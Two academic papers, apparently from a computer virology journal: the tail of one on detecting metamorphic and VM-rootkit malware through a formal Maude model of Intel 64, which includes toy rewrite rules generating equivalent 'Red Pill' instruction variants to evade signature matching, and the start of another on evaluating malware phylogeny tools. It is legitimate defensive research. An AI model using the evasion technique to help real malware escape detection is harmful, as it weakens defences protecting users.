Therefore, if we know that metamorphic computer viruses might use a set of equations similar to Equation 3, then we may wish to build up a library of equivalent instruction lists based on those equations. In doing so we could decide, for instance, that all instances of the left-hand side of Equation 3 should be "replaced by" the right-hand side. If there was a metamorphic computer virus that exhibited only this kind of metamorphism, then we would have effectively created a normal form of the virus that would enable detection by straightforward signature scanning. Of course, this example is kept simple intentionally, and many metamorphic computer viruses will employ code mutation techniques which are far more complex, but the general idea of code libraries which are formally verified using a formal specification language, such as Maude, may be useful.

Equivalence in Context

As shown in the previous section and in earlier work by Webster and Malcolm (Webster & Malcolm, 2006), metamorphic computer viruses can use semi-equivalent code replacement in order to produce syntactic variants in order to evade signature-based detection. The obvious advantage of this stratagem is that restricting metamorphism to code sequences that are equivalent limits the number of syntactic variants. An obvious example is that metamorphic computer viruses may wish to use code that treats all variables equivalently except the instruction pointer, i.e., equivalent code of differing length that is semi-equivalent with respect to every variable except the instruction pointer. Clearly, this will not pose a problem for the metamorphic computer virus as long as there is no part of its program that is dependent on the value of the instruction pointer at a given point after the mutated code.




Figure 1: Signature-based detection of a metamorphic computer virus, by application of equivalence-in-context. Instruction sequences c and σ are semi-equivalent with respect to W. Applying the result in Corollary 1 to c, σ and ψ reveals that in fact $c;\psi \equiv \sigma;\psi$ and therefore c has been identified as equivalent to signature σ, resulting in detection of the virus. This method could result in a false positive as there may be a non-malware instruction sequence which is equivalent-in-context of some signature.

It is likely, therefore, that a code segment c of a suspect executable will be semi-equivalent to some signature σ of a metamorphic computer virus. If it were possible to prove equivalence-in-context, i.e., that $c;\psi \equiv \sigma;\psi$, where ψ is some code appearing immediately after c in the suspect executable, then it would be known that σ was a successful match to c and detection of the virus would be achieved. (See Figure 1 for an illustrated example.) Another possible application of equivalence-in-context would be in the scenario where dynamic analysis was computationally-expensive. Equivalence-in-context can be proven using only static analysis, and therefore could limit the use of dynamic analysis.

Detection of Virtualization by Metamorphic Code Generation

In the previous sections we have described a methodology for detecting metamorphic malware using a formal algebraic specification of the Intel 64 assembly programming language. In this section we will show how the same specification could be used to detect virtualization-based malware. Previously, we used the specification to prove that different generations of a metamorphic code were equivalent, i.e., we used reductions in Maude to simplify an Intel 64 instruction sequence to a term denoting the state of the computer after executing that instruction sequence. Here, we will show how we can essentially do the opposite: we can specify some end-condition for the state after executing some sequence of instructions, and using Maude's built-in search function, find sequences of instructions which satisfy that end-condition.

This is applicable to virtualization-based detection as follows. Suppose we have some Intel 64 instruction sequence which, when executed, can highlight the presence of virtualization-based malware. Naturally, virtualization-based malware will try to detect this instruction by signature matching, as part of a detection counter-measure. Therefore, it would be useful to be able to generate automatically sequences of instructions which we know are equivalent, and therefore would be difficult for the malware detect. In other words, we can use metamorphism to improve the performance of the detection method.

We can specify an end-condition in which the detection instruction sequence is stored in memory. Then, by applying the Maude search functionality, we can find sequences of instructions which generate this instruction sequence. The advantage of using the Intel 64 specification in Maude is that it is formal, and so any instruction sequence generated is automatically proven to work.

We will now describe the more technical details of this application of the Intel 64 specification.

Virtual Machine Rootkits

Virtual machine rootkits can be used to force the user to use an operating system that executes within a virtual machine (Rutkowska, 2004, King et al.., 2006, Rutkowska, 2006, Garfinkel et al.., 2007). The advantages to the potential attacker are obvious; the user would be oblivious to any malicious programs executing outside the virtual machine. Rutkowska describes an approach to detection of virtualized malware from within the virtualized operating system, based on the execution of an Intel 64 assembly language instruction called SIDT x (Rutkowska, 2004). When executed, this instruction stores the contents of the interrupt descriptor table register into the destination operand x. The value of x varies depending on whether the SIDT instruction has been executed inside or outside a virtual machine, and therefore detection is possible. This method is called *Red Pill*.

However, this detection method is not always guaranteed to work, as the user's interaction with the operating system can be controlled and manipulated in order to avoid detection using methods akin to Red Pill. King et al describe a counter-measure to Red Pill based on emulation (King et al.., 2006). The virtual machine monitor (VMM), which controls execution of the virtual machine, detects when the Red Pill executable is being loaded into memory, and sets a breakpoint to trap the execution of SIDT. When the breakpoint is reached, the VMM will emulate the instruction, setting the value of the destination operand of SIDT to a value not indicating detection. The authors note that this detection counter-measure could be defeated by a program R that generates the SIDT instruction dynamically.

At this point the writers of the malware have two options: they can re-write the virtualization-based malware so that it can detect R, as well as Red Pill, by static analysis. Alternatively, they can trace the execution of programs in order to detect by dynamic analysis any occurrence of Red Pill. King et al note that the latter could be computationally expensive, adding overhead which might result in detection by timing methods (see, e.g., (Garfinkel et al.., 2007)).

Suppose that the former option were chosen. Then, all the malware writers need do in order to avoid detection of their malware is to adjust their program to detect R' as well as R and Red Pill. Therefore, from the perspective of the writers of the Red Pill program, a means of automatic generation of programs that have the same behaviour as Red Pill would be desirable. In other words, we would like to use a metamorphic version of Red Pill, that changes its syntax at run-time in order to evade detection. Clearly, metamorphic engines as seen in metamorphic computer viruses could be used, but they are not reliable, in that the syntactic variants generated are not guaranteed to preserve the semantics of the original program. Therefore, we propose a solution to this problem based on our formal description of Intel 64 assembly language, which could be employed as a means of generating Red Pill variants before or during run-time.

Detecting Virtualization using the Intel 64 Specification

As was discussed in the section on specifying Intel 64, the Maude specification of Intel 64 denotes a term rewriting system. The usual application of such a system is to apply equations and rewrite rules in order to reduce terms to some terminal form, i.e., to rewrite terms until they can no longer be rewritten. However, it is also possible to perform a search of the rewriting space of a term rewriting system in order to determine whether it is possible to reduce one term to another, and if there are non-deterministic aspects to the term rewriting system, whether there are multiple ways of performing such a reduction. It is also possible to test for some conditional value, and find all rewriting routes that lead to a term satisfying that condition.

Using the Maude specification of Intel 64, it is possible to rewrite a term such as `S[[eax]]`, which denotes the value of `eax` in some store `S`, using a variety of rewrite rules, and check using a breadth-first search of the term rewriting system whether a condition such as `S[[eax]] = "sidt"` is true, which says that the value of `eax` in some store `S` is equal to `"sidt"`. In other words, it is possible to create a term rewriting system in Maude that constructs programs based on rewrite rules, and search the rewriting space for constructed programs that are satisfy the requirement that `"sidt"` is stored in some variable. Figure 2 shows such a term rewriting system that generates different ways of constructing a program that satisfies the condition that `S[[eax]] = "sidt"`. Therefore, it is possible to create a metamorphic code engine based on our formal specification of Intel 64 in Maude.

```
rl [1] : S[[eax]]  =>  S ; mov ebx, "sidt" [[eax]] .
rl [2] : S[[eax]]  =>  S ; mov eax, ebx [[eax]] .
rl [3] : S[[eax]]  =>  S ; mov ecx, ebx [[eax]] .
rl [4] : S[[eax]]  =>  S ; mov eax, ecx [[eax]] .
```

Let the end condition be `s[[eax]] = "sidt"`.
Then, apply any of the following to reach the end condition from `s[[eax]]`:

$$(1,2),(1,2,3),(1,2,3,4),(1,3,4),(1,3,3,4),(1,3,\ldots,3,4).$$

Figure 2: A metamorphic engine based on the Maude specification of Intel 64. The four lines beginning with `rl` are rewrite rules that construct programs by appending an instruction to an instruction sequence. The search of the rewriting space then reveals the sequence of rewrite rule applications which culminated in an equivalent program. This sequence denotes the program, and therefore the syntactic variant can be inferred.

The previous example also shows how we can automatically generate programs that assign the number corresponding to the opcode of SIDT x to some variable, e.g., register `eax`. Therefore this technique could be used to generate automatically syntactically-mutated forms of a Red Pill program in order to evade detection of the Red Pill program by the VMM. This approach is advantageous to applying a metamorphic engine from a computer virus, which tend to be buggy, because the formality of the Intel 64 specification assures that any metamorphic code generated satisfies a given condition. If that condition is equivalence with respect to some variables, then we can generate syntactic variants of code which preserve semantics with respect to those variables.

A Note on Tractability

We described above how term rewriting systems can be specified in Maude, and used to generate metamorphic code. It is interesting to note that certain term rewriting systems, such as the one in Figure 2, there are an infinite number of terms satisfying the condition we have specified. Since each of these is generate by applying the rewriting rules in different sequences, we know that the set of terms satisfying the condition is infinite and recursively enumerable. Therefore, if we directed the Maude term rewriting engine to enumerate all the different terms satisfying a condition, the engine would never halt.

Therefore, it may appear that tractability is an issue in this regard. However, our aim is not to enumerate all of the different metamorphic programs that have the desired property, but to generate as many as we require in order to evade the detection counter-measures of the virtualization-based malware. For example, in Maude we can specify that we want only the first n programs that have the desired property. For example, we specified the rewriting system in Figure 2 in Maude version 2.3, and produced 1,000 programs satisfying the condition of assigning `"sidt"` to variable `eax` in approximately 0.36 seconds (Webster & Malcolm, 2008). (The computer used was a Linux PC with a 3.2 GHz Intel Pentium 4 CPU and 1 GB of RAM.)

Therefore, it is practical to use Maude to generate programs with different syntax in order to evade the detection counter-measures employed by virtualization-based malware. In addition, this method is based on a formal specification of Intel 64, and therefore each of the generated programs is formally verified by Maude as it is generated.

Conclusion

In this paper we have demonstrated the applicability of formal algebraic specification to detection of metamorphic and virtualization-based malware. In order to improve the detection of metamorphic code, we have extended the applicability of equivalence-in-context to all programs in imperative programming languages through a redefinition of V_{out} and a new proof of Lemma 1. To show the applicability to metamorphic computer virus detection, we gave two worked examples of equivalence-in-context in action, and discussed the role of a formal model of the Intel 64 assembly language within the practical setting of anti-virus software. Finally, we gave a proof-of-concept system for generating metamorphic code in order to assist detection of virtualization-based malware by disabling detection counter-measures such as those used in the SubVirt system described by King et al (King et al.., 2006).

Formal and Informal Approaches

Most of the approaches to metamorphic computer virus detection described above are based on some description of the syntax and semantics of a programming language. (The only exception is the approach of Yoo & Ultes-Nitsche (I. S. Yoo & Ultes-Nitsche, 2006, I. Yoo, 2004) to the detection of metamorphic computer viruses using neural networks, in which the semantics of the program being analysed are completed ignored, as the program code is treated only as data.) Perhaps then, the most distinctive feature of our approach to metamorphic computer virus detection is that the description of the programming language is both explicit *and* formal, i.e., it is based on a formal specification of the syntax and semantics of an assembly programming language written in a formal specification language. In contrast, many of the other approaches to detection, perhaps with the exception of the work by Christodorescu et al (Christodorescu et al.., 2005), are informal. For example, in control-flow analysis (e.g., (Mohammed, 2003, Lakhotia & Mohammed, 2004)), the flow of control is extracted from a program based on an implicit assumption about the way that looping instructions work, i.e., they update the value of the instruction pointer. Based on this assumption, the control-flow graph is constructed. Another example is Bruschi et al's approach to program rewriting and normalisation, in which a program is translated into a meta-representation based on an implicit knowledge of the behaviour of the program's instructions (Bruschi et al.., 2006a).

The advantage of a formal specification of the virus's programming language is that it is possible to prove properties of a section of code, which in turn allows for the development of methods of analysis which themselves are formally verifiable. A good example is the proofs of the equivalence of viral code in the section on static and dynamic analysis. Assuming that we know that the implicit formal specification in Maude is accurate, then given the existence of reduction as proof, then by performing reductions within Maude we can prove a property of a program (in this example, its equivalence to another program) using a number of reduction in Maude. Checking the accuracy of the formal specification is equivalent to checking the accuracy of the axioms within a logical system, that is, we formulate the formal specification of the Intel 64 assembly language with truths (i.e., axioms) that we hold to be self-evident. For example, in the specification of the MOV a, b instruction which assigns the value of variable b to variable a, then we specify that this the value of variable a after executing MOV a, b as equal to the value of b before we executed the instruction using the following equational rewrite rule, which expresses this truth formally:

```
eq S ; mov V,E [[V]] = S[[E]] .
```

The danger in using an implicit and/or informal description of the programming language is that our assumptions are not made clear, and therefore any detection method or program analysis based on the description may not do the job it is designed to do.

However, there is an obvious disadvantage to using a formal approach to program specification, verification and analysis. In order to reap the rewards of a formal specification of a programming language, first we must create it, which itself can be a time-consuming, but nevertheless straightforward, process. For example, in order to define the syntax and semantics of a 10-instruction subset of the Intel 64 assembly language instruction set for the proofs in the section on static and dynamic analysis, a Maude specification of around 180 lines had to be produced (Webster & Malcolm, 2008). The main difficulty was not in the writing or debugging of the Maude specification, but rather in the translation from the informal and implicit definitions of the instructions given in the official Intel literature (see (Intel Corporation, 2007)).

Once created, though, a formal specification of an assembly programming language could be applied to a number of different problems in the field of computer virology. For example, the approach of Lakhotia and Mohammed to control- and data-flow analysis resulted in a rewritten version of a program called a zero form (Mohammed, 2003, Lakhotia & Mohammed, 2004). The specification of Intel 64 could be used to prove the equivalence of the original program and its zero form through dynamic analysis in manner of the section on static analysis. Another example would be in the code normalisation procedure described by Bruschi et al, in which the code is transformed into a meta-representation (Bruschi et al.., 2006a). A formal specification of the syntax and semantics of the meta-representation could be written in Maude in a similar manner to the Maude specification of Intel 64, and the translation of the Intel 64 into the meta-representation could be then formally verified through proofs that an instruction and the translated form have the same effect on a generalised store.

Future Work

Combination With Other Approaches

An obvious further application of the methods for computer virus detection described in earlier sections, and in (Webster & Malcolm, 2006), is to combine them with other means of metamorphic computer virus detection. For instance, the formally-verified equivalent code library described earlier may not always result in reduction of every generation of a metamorphic computer virus to a normal form. However, the overall syntactic variance of the set of all generations may be significantly reduced, so that another technique may be used to enable detection. For instance, the neural network-based approach of Yoo & Ultes Nitsche (I. S. Yoo & Ultes-Nitsche, 2006, I. Yoo, 2004) relies on the identification of similar code structures, and therefore may be assisted by an equivalent code library.

Analysis of Virtualization-based Malware

As described in the section on specifying Intel 64, a subset of the Intel 64 instruction set has been specified using algebraic specification in Maude. Expanding the current specification of 10 instructions to the full instruction set would provide a way of formally proving properties of programs written in the Intel 64 assembly language. In addition to this, the formal specification is executable, and therefore once we have fully described the syntax and semantics of the language, we obtain an interpreter “for free” (Meseguer & Roşu, 2007). The development of such a specification is well within the reach of specification languages like Maude (Meseguer & Roşu, 2007, Goguen & Malcolm, 1996), and therefore we propose the use of Maude for the formal proofs on assembly language programs, e.g., (Webster & Malcolm, 2006).

In addition, a specification in Maude of the full Intel 64 instruction set would be a virtual machine (in a very precise sense), because it would simulate an Intel 64 processor. Whilst the advanced features of virtual machine software (e.g., full operating system simulation), such as would be more difficult to specify, the Maude specification of the whole instruction set would enable the simulation of virtualization-based malware at a low-level of abstraction without major modification. For example, we could simulate the modification of the boot sector, a critical phase of the infection process of some virtualization-based malware (e.g., SubVirt (King et al.., 2006)).

Acknowledgements

We would like to thank the reviewers for their comments, which we have found indispensable in improving our paper.

References

Bruschi, D., Martignoni, L., & Monga, M. (2006a). Detecting self-mutating malware using control-flow graph matching. In R. Büschkes & P. Laskov (Eds.), *Conference on detection of intrusions and malware & vulnerability assessment (DIMVA)* (Vol. 4064, pp. 129–143). Springer.

Bruschi, D., Martignoni, L., & Monga, M. (2006b). Using code normalization for fighting self-mutating malware. In *Proceedings of the international symposium on secure software engineering.*

Bruschi, D., Martignoni, L., & Monga, M. (2007). Code normalization for self-mutating malware. *IEEE Security & Privacy*, *5*(2), 46–54.

Chess, D. M., & White, S. R. (2000, September). An undetectable computer virus. In *Virus Bulletin conference.*

Chouchane, M. R., & Lakhotia, A. (2006). Using engine signature to detect metamorphic malware. In *Proceedings of the fourth ACM workshop on recurring malcode (WORM)* (pp. 73–78).

Christodorescu, M., Jha, S., Seshia, S. A., Song, D., & Bryant, R. E. (2005). Semantics-aware malware detection. In *Proceedings of the 2005 IEEE symposium on security and privacy* (pp. 32–46). ACM Press.

Clavel, M., Durán, F., Eker, S., Lincoln, P., Martì-Oliet, N., Meseguer, J., . (2003, June). The Maude 2.0 system. In R. Nieuwenhuis (Ed.), *Rewriting techniques and applications (RTA 2003)* (p. 76-87). Springer-Verlag.

Filiol, E. (2005). Computer viruses: from theory to applications. Springer. (ISBN 2287239391.)

Filiol, E., & Josse, S. (2007). A statistical model for undecidable viral detection. *Journal in Computer Virology*, *3*, 65–74.

Garfinkel, T., Adams, K., Warfield, A., & Franklin, J. (2007). Compatibility is not transparency: VMM detection myths and realities. In *11th workshop on hot topics in operating systems (HOTOS-X).*

Goguen, J. A., & Malcolm, G. (1996). *Algebraic semantics of imperative programs*. Massachusetts Institute of Technology. (ISBN 026207172X)

Intel Corporation. (2007, November). Intel®64 and IA-32 architectures software developer's manual. (`http://www.intel.com/products/processor/manuals/index.htm` Accessed 19th March 2008.)

King, S. T., Chen, P. M., Wang, YM., Verbowski, C., Wang, H. J., & Lorch, J. R. (2006). SubVirt: Implementing malware with virtual machines. In *Proceedings of the 2006 IEEE symposium on security and privacy.*

Lakhotia, A., & Mohammed, M. (2004). Imposing order on program statements to assist anti-virus scanners. In *Proceedings of eleventh working conference on reverse engineering.* IEEE Computer Society Press.

Meseguer, J., & Roșu, G. (2005). The rewriting logic semantics project. In *Proceedings of the second workshop on structural operational semantics (SOS 2005)* (Vol. 156, pp. 27–56). Elsevier.

Meseguer, J., & Roșu, G. (2007). The rewriting logic semantics project. *Theoretical Computer Science*, *373*(3), 213–237.

Mohammed, M. (2003). *Zeroing in on metamorphic computer viruses*. Unpublished master's thesis, University of Louisiana at Lafayette.

Preda, M. D., Christodorescu, M., Jha, S., & Debray, S. (2007). A semantics-based approach to malware detection. In *Proceedings of the 34th ACM SIGPLAN–SIGACT symposium on principles of programming languages (POPL 2007).*

Rutkowska, J. (2004, November). *Red Pill…or how to detect VMM using (almost) one CPU instruction.* `http://www.invisiblethings.org/papers/redpill.html`. (Accessed 19th March 2008.)

Rutkowska, J. (2006, August). *Subverting Vista™ kernel for fun and profit.* Black Hat Briefings 2006, Las Vegas, USA. (`http://blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf` Accessed 19th March 2008.)

Ször, P. (2000, December). *The new 32-bit Medusa.* Virus Bulletin.

Ször, P. (2005). *The art of computer virus research and defense*. Addison-Wesley. (ISBN 0321304543.)

Ször, P., & Ferrie, P. (2001). Hunting for metamorphic. In *Virus Bulletin conference proceedings.*

Webster, M., & Malcolm, G. (2006, December). Detection of metamorphic computer viruses using algebraic specification. *Journal in Computer Virology*, *2*(3), 149–161. (DOI: 10.1007/s11416-006-0023-z.)

Webster, M., & Malcolm, G. (2008, January). *Detection of metamorphic and virtualization-based malware using algebraic specification — Maude specification.* (`http://www.csc.liv.ac.uk/~matt/pubs/maude/2/` Accessed 19th March 2008.)

Yoo, I. (2004). Visualizing Windows executable viruses using self-organizing maps. In *Proceedings of the 2004 ACM workshop on visualization and data mining for computer security.*

Yoo, I. S., & Ultes-Nitsche, U. (2006). Non-signature based virus detection: Towards establishing a unknown virus detection technique using SOM. *Journal in Computer Virology*, *2*(3).

Evaluation of Malware Phylogeny Modelling Systems Using Automated Variant Generation

Matthew Hayes, Andrew Walenstein & Arun Lakhotia

About Authors

Matthew Hayes is a Ph.D. student at Case Western Reserve University. He received his M.Sc. at the University of Louisiana at Lafayette in 2008.

Contact Details: c/o Department of Electrical Engineering and Computer Science, Case Western Reserve University, Cleveland, OH, U.S.A., 44106. e-mail: mhayes@louisiana.edu

Andrew Walenstein is a Research Scientist at the University of Louisiana at Lafayette. He leads the anti-virus research laboratory at the Center for Advanced Computer Studies under the directorship of Arun Lakhotia. His research background includes computer security, reverse engineering, and human-computer interaction.

Contact Details: c/o Center for Advanced Computer Studies, University of Louisiana at Lafayette, P.O. Box 44330, Lafayette, LA U.S.A 70504. e-mail: walenste@ieee.org.

Arun Lakhotia is a Professor of Computer Science at the University of Louisiana at Lafayette. He leads the CajunBot autonomous vehicle project and directs the Software Research Laboratory at the Center for Advanced Computer Studies. His research background includes program analysis, program comprehension, and reverse engineering.

Contact Details: c/o Center for Advanced Computer Studies, University of Louisiana at Lafayette, P.O. Box 44330, Lafayette, LA U.S.A 70504. e-mail: arun@louisiana.edu.

Keywords

Malware, malware evolution, software evolution models, mutation, malware phylogeny, classification, tool evaluation, reference corpus, simulated evolution, graph distance, empirical study.

Evaluation of Malware Phylogeny Modelling Systems Using Automated Variant Generation

Abstract

A malware phylogeny model is an estimation of the derivation relationships between a set of species of malware. Systems that construct phylogeny models are expected to be useful for malware analysts. While several different phylogeny construction systems have been proposed, little is known about effective ways of evaluating and comparing them. Little is also known about the consistency of their results on different data sets, about their generalizability across different types of malware evolution, or of what measures are important to consider in evaluation. This paper explores these issues through two distinct artificial malware history generators. A study was conducted using two phylogeny model construction systems. The results underscore the important role that model-based simulation is expected to play in evaluating and selecting suitable malware phylogeny construction systems.

Introduction

Of the quarter million malicious programs known to anti-virus companies, the clear majority of them are variants of some previously generated program (Gostev, 2007). That is, malware authors modify, reuse, maintain, and tweak. They are also known to share code, use libraries, and employ generators and kits. These evolution facts create *derivation* relationships between malware samples, and there are said to be a variety of *families* of related *species*. This creates a need to identify, understand, relate, classify, organize, and name the various species and families.

In biology, a "phylogeny" is the (true) derivation relationships between a set of species. The actual phylogenetic relationships are rarely, if ever known in biology. Rather, they must be inferred or "reconstructed" (Nakleh, Sun, Warnow, Linder, Moret and Tholse, 2003) through painstaking sleuthing and analysis, often with the help of automated systems that can generate estimated models of the phylogeny. Similarly, the phylogenetic relationships are rarely known for malware, and so the phylogenetic models likewise need to be constructed. Tools to do so are expected to help malware analysts.

Several malware phylogeny model constructors have been proposed in the literature to meet this specific goal. Little is known, however, about the suitability of such phylogeny modelling systems, and little work examines the problem of adopting suitable evaluation methods. The evaluations we are aware of assess a single constructor, are frequently informal, and operate on a limited and *ad hoc* collection of evolution histories (test subjects). One question of particular importance is whether or not tests on limited sets of malicious samples can reasonably be considered sufficient for evaluation since: (a) phylogeny constructors may produce variable results depending upon the specific test set, and (b) they may be sensitive to the class or type of malware evolution present in the test set. Thus important questions are unanswered regarding such evaluations: How important is random sampling? What measures of goodness are suitable? What evaluation approaches are helpful?

This paper explores answers to such questions using a quantitative, model-driven simulation approach to evaluation. Models of malware evolution are proposed, and then used to drive an evolution simulation that constructs artificially-generated reference corpora consisting of a collection of related variants plus an explicit record of their relationships (i.e., the true phylogeny).

Two forms of evolution models are employed: a straightforward code-mutation based model that simulates evolution by fine-grained program modification, and a feature-based model that simulates a coarser evolution by addition of new features among family members. These models, while limited, are utilized to begin exploring the questions posed above.

A study was conducted using model-based reference corpora generated by these two evolution simulators. Reference sets were generated, and the outputs of two different phylogeny construction systems were compared to the reference phylogenies. Difference measures were examined. The results show high variance between samples; the variance calls into question the sufficiency of evaluation phylogeny model constructors using limited reference corpora. The results of the study also highlight the importance of considering accuracy versus stability or reliability in the constructor. Finally, the study illustrates the important role that the quantitative approach may play in evaluating phylogeny model construction systems.

Problems in evaluating malware phylogenies are reviewed, the evaluation approach through model-based artificial evolution systems is introduced, and then the study using these is described. Conclusions follow.

Problems in Evaluating Malware Phylogeny Model Constructors

A variety of approaches to constructing malware phylogeny models have been proposed in the literature. Table 1 summarizes known examples using the phylogeny constructor taxonomy of Karim, Walenstein, Lakhotia, and Parida (2005). The taxonomy distinguishes constructors on the basis of three properties: (1) what features of the programs they examine, (2) the class of graphs they generate, and (3) the construction algorithm used to generate the graph.

System	*Features*	*Output Type*	*Generation Algorithm*	*Evaluation*
Goldberg, Goldberg, Phillips, & Sorkin (1998)	20-grams on bytes	directed acyclic graph	Variants of minimum phyloDAG	None
Erdélyi & Carrera (2004)	call graph	binary tree	graph similarity + unspecified clusterer	Demonstration
Karim et. al (2005)	n-perms on operations	binary tree	program similarity + UPGMA clusterer	Informal
Ma, Dunagan, Wang, Savage, & Voelker (2006).	instruction sequences	binary tree	exedit distance + agglomerative clustering	Informal
Wehner (2007)	bytes	binary tree	normalized compression distance + unspecified clusterer	Semi-formal

Table 1: Malware phylogeny systems and their evaluation

The rightmost column of Table 1 indicates the type of evaluations reported in the literature. In that column, "Demonstration" indicates mere demonstration, i.e., that a model can be constructed, but no special consideration is given to the sufficiency of the data set, and no formal comparison to a reference phylogeny is provided. "Informal evaluation" is a Demonstration with some informal discussion about the accuracy of the results, such as comparing *ad hoc* collections of graphs to expected results, or to labels generated by external classifiers. The most thorough evaluation of phylogeny constructors in the field is arguably that of Wehner (2007). Wehner informally

evaluated the accuracy of the resulting trees, and quantitatively and formally examined a derived classification heuristic which only evaluates restricted properties of the trees. For this reason, it is listed as a "Semi-formal" evaluation.

Table 1 makes it clear that no comprehensive assessment is known for any of the systems in the list. While the bar for evaluation is low in relation to that normally desired in science and engineering, it must be acknowledged that the question of how to evaluate such systems has not yet been seriously addressed.

At least two different broad classes of approaches can be pursued to evaluate malware phylogeny model constructors: construct one or more reference corpora from (1) actual malware samples collected, or (2) from artificially generated samples. In either case, the phylogeny models created by the modelling systems are compared against the reference, i.e., correct data set. In the former case, special sets of samples are collected through some manner and their actual relationships are determined through investigation, possibly through knowledge of their construction. In the latter case, a model of malware evolution is used to drive a simulation which not only generates the data set, it records the actual derivation relationships. So far in malware phylogeny research, the former is typical, whereas in biology, the simulation based approach is the *de facto* standard (Nakleh et al., 2003). Many problems are confronted with either approach. Several issues for the hand-crafted reference corpora approach are reviewed below; these will be used to motivate our exploration of the model-based simulation approach. Since phylogeny model evaluation has been studied in biology, points of comparison are offered when relevant.

Measurement and Comparison Problems

A key issue in evaluating phylogeny construction systems is how well their outputs correspond to the true derivation relationships. Several studies in the field have addressed this by assessing how well the samples group in relation to prior expectations. In biology, this has been measured by comparing graph distances. The so-called "Nodal Distance" (Bluis and Shin, 2003) is a simple measure for comparing arbitrary graphs by measuring the sum of the differences in path lengths two graphs. Calculation is straightforward: the differences in the path lengths between each pair of nodes in the graphs are summed. The "Robinson-Foulds" distance (Robinson, and Foulds, 1981) is also popular, but is restricted to trees and is more computationally expensive. Any number of other graph distance or similarity measures might possibly be used.

Whatever graph measure is selected, one inevitable concern is how to interpret the results of the measures. In the ideal case the true phylogeny is constructed for any imaginable evolution history. Since the ideal is unlikely to ever be met, the issue reverts an engineering concern of managing trade-offs. One traditional concern is that, *on average,* the difference between the constructed models and the true phylogeny should be as small as manageable. Comparing averages of a distance metric might therefore be a typical design in an evaluation. Then, typically, the experimenter seeks evidence that there is a statistically significant difference between two different model constructors (i.e., the two different experimental treatments). Nonetheless, if two systems have similar averages but one has much higher variance in result quality, or occasionally generates extremely poor results, the user may have reasons not to choose it. That is, average distance captures only a portion of the concerns that a typical user is likely to have. Without data to consult, however, it is not possible at this time to know how important the variance issue is.

Difficulty of Using Authentic Data Sets

One of the established problems in phylogeny constructor evaluation in biology is the difficulty of constructing the reference corpora that can be used to compare the constructed phylogenies against (Rambaut and Grassly, 1997). The true derivation relationships may not be known and, indeed, the techniques one might use to try to establish such a reference model may involve the very phylogeny reconstruction techniques under evaluation. In order to advance the field past case studies it is desirable that multiple reference corpora be constructed; moreover the mechanics of statistical hypothesis testing make it desirable that the reference models are proven to be selected randomly from a population of family histories with common evolution characteristics. The need for representative samples of reasonable sizes exacerbates the problem of hand-constructing of the reference models.

This problem may be addressed, in part, through aggregation and sharing of effort. It may be feasible to establish standardized, shareable reference data sets, complete with carefully checked derivation information. This approach is similar in spirit to the TREC efforts of text retrieval field (Buckley, Dimmick, Soboroff and Voorhees, 2007), as well as to benchmarking efforts in software engineering (Sim, Easterbrook & Holt, 2003). In this vein, standardized malware data sets could be constructed, much like the WildList effort for anti-virus testing (Marx & Dressman, 2007). Unfortunately, the fact that malware is involved may add special challenges to sharing authentic reference corpora: sharing malicious samples is notoriously difficult in practice, and introduces many legal and safety challenges. While shareability of reference models is perhaps not strictly required for the field to advance, if they cannot be shared then key pillars of science and engineering are likely to be affected in practice: independent repeatability and verification of studies and fair comparison between systems. We know of no instance of malware phylogeny modelling system evaluators sharing their data sets to enable direct comparison of systems.

Variation and Idiosyncrasy in Malware Evolution

In biology it may be frequently reasonable to assume a uniform and stable set of mechanics and characteristics for evolution. The same sorts of transcription errors may occur, for example, in large numbers of species over long periods of time. Malware evolution may not enjoy stability and universality to the same degrees. For example, certain malware families may evolve in special ways due to the specific tools the malware author employs, the particular ways that the author attacks the defence infrastructure and, in general, the constantly and rapidly changing nature of the malware/anti-malware battle. Further, mutants can be generated automatically through various forms of polymorphism and metamorphism (Beaucamps 2007).

If one can expect that malware evolution be highly variable and idiosyncratic, it creates additional problems for the approach through hand-crafted reference sets. Specifically, it calls into further question the sufficiency of a small or fixed number of reference sets, as they may fail to represent the overall and varied characteristics of malware evolution.

The Approach Through Artificial Evolution Histories

The use of artificial evolution histories can address many of the problems listed in Section 2. Consider the efforts of Nakleh et al. (2003), or Rambaut et al. (1997), for example. They construct reference models using simulations of genetic evolution. In their approaches, they randomly selected (i.e., created) evolution paths and simulated mutation events to match those paths.

A similar approach may be taken in creating artificially-constructed malicious reference sets. Several benefits may accrue from the use of simulations based on evolution models:

1. Large numbers of reference sets may be feasibly generated. This reduces the threat to external validity posed by using only a small number of hand-constructed reference sets, while enabling the measuring of both mean performance and variance.

2. The characteristics of the evolution histories can be tailored to match the type of evolution history the user is expecting. Thus, unlike biology in which a modeller may seek to find an accurate and general model, malware phylogeny constructor evaluators may use only limited-purpose but relevant models.

3. If the simulator creates benign samples, or uses existing malware samples in benign ways, the threat in evaluation can be controlled, and it may be simpler to share the outputs or the simulator itself.

While these are clear benefits for the artificial history approach, the approach does suffer one important drawback: in order to construct artificial malware evolution histories, suitable models of evolution are needed so that an evolution simulator can be constructed. This simulator would generate the required reference data, namely, a corpus of samples related through derivation, and the reference derivation graph. Thus a question is raised as to what models could be used.

One approach to answering this question is to adopt a goal of creating an ideal malware evolution model that captures all important characteristics of known evolution, and could thus serve as an effective proxy for reality. While this is a daunting task well beyond the scope of this work, it could perhaps be approached incrementally. However it is not clear that a comprehensive and authentic model is absolutely required in order to create pragmatically useful evaluations of phylogeny model construction systems.

